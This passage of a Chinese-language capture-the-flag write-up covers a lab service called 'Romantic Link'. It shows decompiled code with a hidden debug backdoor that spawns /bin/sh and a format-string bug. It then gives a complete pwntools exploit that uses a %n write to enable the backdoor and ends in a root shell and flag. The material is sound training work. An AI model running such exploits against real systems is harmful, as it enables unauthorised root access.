7     void *v5; // [rsp+28h] [rbp-18h]
8     void *v6; // [rsp+30h] [rbp-10h]
9     FILE *stream; // [rsp+38h] [rbp-8h]
10
11     setlocale(6, "C.UTF-8");
12     stream = fdopen(fd, "a+");
13     setvbuf(stream, 0, 2, 0);
14     v5 = &unk_402308;
15     send_msg(fd, &unk_402308);
16     while ( 1 )
17     {
18     LABEL_2:
19         v5 = &unk_4025B8;
20         send_msg(fd, &unk_4025B8);
21         v4 = recv(fd, buf, 0xFu, 0);
22         if ( v4 <= 0 )
23             return close(fd);
24         buf[v4] = 0;
25         n5 = atoi(buf);
26         if ( n5 <= 5 )
27             break;
28         if ( n5 == 666 )
29             debug_mode_func(fd);
30         else
31             LABEL_14:
32                 send_msg(fd, &unk_402690);
33         }
34         if ( n5 <= 0 )
35             goto LABEL_14;
36         switch ( n5 )
37         {
38         case 1:
39             romantic_chat(fd);
40             goto LABEL_2;
41         case 2:
42             show_feeling(fd);
43             goto LABEL_2;
44         case 3:
45             share_secret(fd);
46         }
```

50 of 90, /handle\_client 0000193F handle\_client:29 (40193F)

Output

non 3.11.9 (tags/v3.11.9:de54cf5, Apr 2 2024, 10:12:12) [MSC v.1938 64 bit (AMD64)]  
Python 64-bit v9.2.0 (c) The IDAPython Team <idapython@googlegroups.com>

## 如果选择666进入debug模式

```
1 int __fastcall debug_mode_func(int fd)
2 {
3     int result; // eax
4     char buf[76]; // [rsp+10h] [rbp-50h] BYREF
5     int v3; // [rsp+5Ch] [rbp-4h]
6
7     if ( !debug_mode )
8         return send_msg((unsigned int)fd, &unk_402357);
9     send_msg((unsigned int)fd, &unk_402370);
10     result = recv(fd, buf, 0x3Fu, 0);
11     v3 = result;
12     if ( result > 0 )
13     {
14         buf[strcspn(buf, "\r\n")] = 0;
15         result = strncmp(buf, "shell", 5u);
16         if ( !result )
17         {
18             send_msg((unsigned int)fd, &unk_4023AD);
19             dup2(fd, 0);
20             dup2(fd, 1);
21             dup2(fd, 2);
22             return system("/bin/sh");
23         }
24     }
25     return result;
26 }
```

输入shell会返回一个shell

```
12138@Phantom:/tmp$ busybox nc 127.0.0.1 1314
```

```
♥ Romantic Link v2.0 ♥  
找到真爱，还是找到漏洞？  
这取决于你的选择...
```

```
【心动菜单】
```

```
1) 开始浪漫聊天 🗨️  
2) 查看我的心情 📊  
3) 分享小秘密 🤫  
4) 获取系统信息 🔧  
5) 退出链接 ❌  
请选择 [1-5]: 666  
调试模式未启用  
【心动菜单】  
1) 开始浪漫聊天 🗨️  
2) 查看我的心情 📊  
3) 分享小秘密 🤫  
4) 获取系统信息 🔧  
5) 退出链接 ❌  
请选择 [1-5]: ^C
```

但是1314端口这个没开启debug模式，只能留的后门

```
1 ssize_t __fastcall show_feeling(int fd)  
2 {  
3     ssize_t result; // rax  
4     char buf[76]; // [rsp+10h] [rbp-50h] BYREF  
5     int v3; // [rsp+5Ch] [rbp-4h]  
6  
7     send_msg((unsigned int)fd, &byte_402228);  
8     send_msg((unsigned int)fd, &byte_40224E);  
9     result = recv(fd, buf, 0x3Fu, 0);  
10    v3 = result;  
11    if ( (int)result > 0 )  
12    {  
13        buf[v3] = 0;  
14        send_msg((unsigned int)fd, &byte_402263);  
15        dprintf(fd, buf);  
16        return send_msg((unsigned int)fd, &asc_402278);  
17    }  
18    return result;  
19 }
```

show\_feeling可以打fmt，这里直接打fmt将debug模式打开

```
12138@Phantom:/tmp$ objdump -t /mnt/flag/romantic_link_challenge/romantic_link  
| grep debug_mode  
0000000000401706 g      F .text  00000000000000dd      debug_mode_func  
0000000000403d74 g      0 .bss   0000000000000004      debug_mode
```

debug\_mode再.bss段的0x403d74位置，修改为1即可

```
12138@Phantom:/tmp$ busybox nc 127.0.0.1 1314
```

```
♥ Romantic Link v2.0 ♥  
找到真爱，还是找到漏洞？  
这取决于你的选择...
```

【心动菜单】

- 1) 开始浪漫聊天 🗨️
- 2) 查看我的心情 📊
- 3) 分享小秘密 🤫
- 4) 获取系统信息 🔑
- 5) 退出链接 ❌

请选择 [1-5]: 2

【心情】你现在感觉如何?

输入你的心情: AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p

【心情记录】: AAAA0x7ffd51559ef0.0x7f44a4adeec.(nil).(nil).  
(nil).0x400000000.0x252e702541414141.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e

【心动菜单】

- 1) 开始浪漫聊天 🗨️
- 2) 查看我的心情 📊
- 3) 分享小秘密 🤫
- 4) 获取系统信息 🔑
- 5) 退出链接 ❌

可以看到输入字符串是第7个参数位置, 把1写到第8个偏移位  
exp

```
from pwn import *
p = remote('192.168.31.252', 1315)
debug_mode_addr = 0x403d74
payload = b"%1c%8$nA" + p64(debug_mode_addr)
p.sendlineafter(b'[1-5]: ', b'2')
p.sendlineafter(b': ', payload)
p.sendlineafter(b'[1-5]: ', b'666')
p.sendlineafter(b': ', b'shell')
p.interactive()
```

```
tao@kali [/tmp] → python4 a.py
[+] Opening connection to 192.168.31.252 on port 1315: Done
[*] Switching to interactive mode
启动 shell...
$ id
uid=0(root) gid=0(root) groups=0(root)
$ cd /root
$ ls
root.txt
$ ls -al
total 32
drwx----- 5 root root 4096 Mar 13 11:22 .
drwxr-xr-x 18 root root 4096 Mar 13 06:17 ..
lrwxrwxrwx 1 root root 9 Mar 13 11:22 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache
drwx----- 3 root root 4096 Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4096 Mar 18 2025 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 44 Mar 12 10:51 root.txt
lrwxrwxrwx 1 root root 9 Mar 13 11:22 .viminfo -> /dev/null
$ cat root.txt
flag[root-2bd1dc759be8c8940e35569092e7dac2]
$
```